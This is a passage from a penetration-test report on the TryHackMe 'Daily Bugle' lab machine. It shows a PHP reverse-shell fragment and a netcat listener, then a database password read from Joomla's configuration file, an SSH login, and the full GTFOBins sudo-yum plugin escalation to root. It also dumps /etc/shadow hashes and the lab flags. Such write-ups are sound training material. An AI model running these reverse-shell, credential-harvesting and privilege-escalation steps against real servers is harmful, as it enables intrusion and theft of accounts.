// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
```

Testers then start a listener to catch the incoming connection with Netcat on their Kali Linux system:



```
┌──(kali㉿kali)-[~/Desktop/Daily_Bugle]
└─$ nc -lvnp 1327
listening on [any] 1327 ...
connect to [10.9.13.134] from (UNKNOWN) [10.10.8.91] 33208
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 11:11:38 up  5:07,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ 
```


Testers found out there is an another user named jjameson in the server by reading te /etc/passwd file.



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
jjameson:x:1000:1000:Jonah Jameson:/home/jjameson:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
```


Now that a fully interactive TTY shell session had been established, Archangle PT testers began the process of looking for a way to elevate privileges. Through manual exploration of system files, a vulnerability was discovered that allowed testers to gain the user jjameson privileges to the Daily Bugle server.

In the configuration file of the server site jjameson’s password can be readable.Which is “nv5uz9r3ZEDzVjNu”




```
cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'nv5uz9r3ZEDzVjNu';
        public $db = 'joomla';
        public $dbprefix = 'fb9j5_';
        public $live_site = '';
        public $secret = 'UAMBRWzHO3oFPmVC';
        public $gzip = '0';
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
        public $ftp_host = '127.0.0.1';
        public $ftp_port = '21';
        public $ftp_user = '';
        public $ftp_pass = '';
        public $ftp_root = '';
        public $ftp_enable = '0';
        public $offset = 'UTC';
        public $mailonline = '1';
        public $mailer = 'mail';
        public $mailfrom = 'jonah@tryhackme.com';
        public $fromname = 'The Daily Bugle';
        public $sendmail = '/usr/sbin/sendmail';
```

With the new username and password testers can use an fully interactive Secure Shell (SSH)



```
┌──(kali㉿kali)-[~]
└─$ ssh jjameson@10.10.8.91
jjameson@10.10.8.91's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$ 
```


Jjameson user let us enter the home directory and we can read the first objective of penetration testing engagement.



```
[jjameson@dailybugle ~]$ cat user.txt
27a260fe3cba712cfdedb1c86d80442e
```

Gaining Full Root Access:


After checking file permissions to the common file systems, testers found out user jjameson's sudo permissions can run "yum" command by using the "sudo -l" command.



```
[jjameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_kee
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

Testers found that there is a way of exploitin the sudo usage of "yum" to gain a root shell from gtfobins

https://gtfobins.github.io/gtfobins/yum/#sudo




Spawn interactive root shell by loading a custom plugin.


```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

At this point, Archangel PT testers were able to login with the ‘root’ account and were granted root privileges to the Daily Bugle server.

Testers then used their root priviliges to read /etc/shadow file and the second objective of this penetration testing assesment which is “root.txt”.



```
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# cat /root/root.txt
eec3d53292b1821868266858d7fa6f79
```




```
sh-4.2# cat /etc/shadow
root:$6$4wuS8tyI$8pY4M8qVcxdRw.Wdi.57OJIzjdHI8ss/nB9j2BRvg1CFgOZpANRTALu.kYorqYxCH4ztJflLZlIvfMDXerRay1:18246:0:99999:7:::
bin:*:17834:0:99999:7:::
daemon:*:17834:0:99999:7:::
adm:*:17834:0:99999:7:::
lp:*:17834:0:99999:7:::
sync:*:17834:0:99999:7:::
shutdown:*:17834:0:99999:7:::
halt:*:17834:0:99999:7:::
mail:*:17834:0:99999:7:::
operator:*:17834:0:99999:7:::
games:*:17834:0:99999:7:::
ftp:*:17834:0:99999:7:::
nobody:*:17834:0:99999:7:::
systemd-network:!!:18244::::::
dbus:!!:18244::::::
polkitd:!!:18244::::::
sshd:!!:18244::::::
postfix:!!:18244::::::
chrony:!!:18244::::::
jjameson:$6$9ioqw8Q2$zoZKr5xq383..na8PQpG.lp5lAr.2dyBqWb0h6taO/uFQaU48PF2ZhrmSPCwm7WoCXnX/MhfaQfVPRuAr13eh.:18246:0:99999:7:::
apache:!!:18244::::::
mysql:!!:18244::::::
```

Other Issues

Archangel PT testers discovered login credentials for the MySQL database which allowed a successful local login to another database.

Severity: LOW



```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 5.5.64-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| test               |
+--------------------+
2 rows in set (0.00 sec)
```

House Cleaning

During a penetration testing engagement, tools, files, user accounts, etc., are created on the client's system which would compromise the client's security.

Archangel Pentesting is diligent to ensure that no potential security issues are introduced to Daily Bugle's environment through remnants left on their system(s) after the completion of the engagement. Daily Bugle system have had all tools, files, user accounts, etc. that were created by Archangel Pentesting testers during the engagement removed.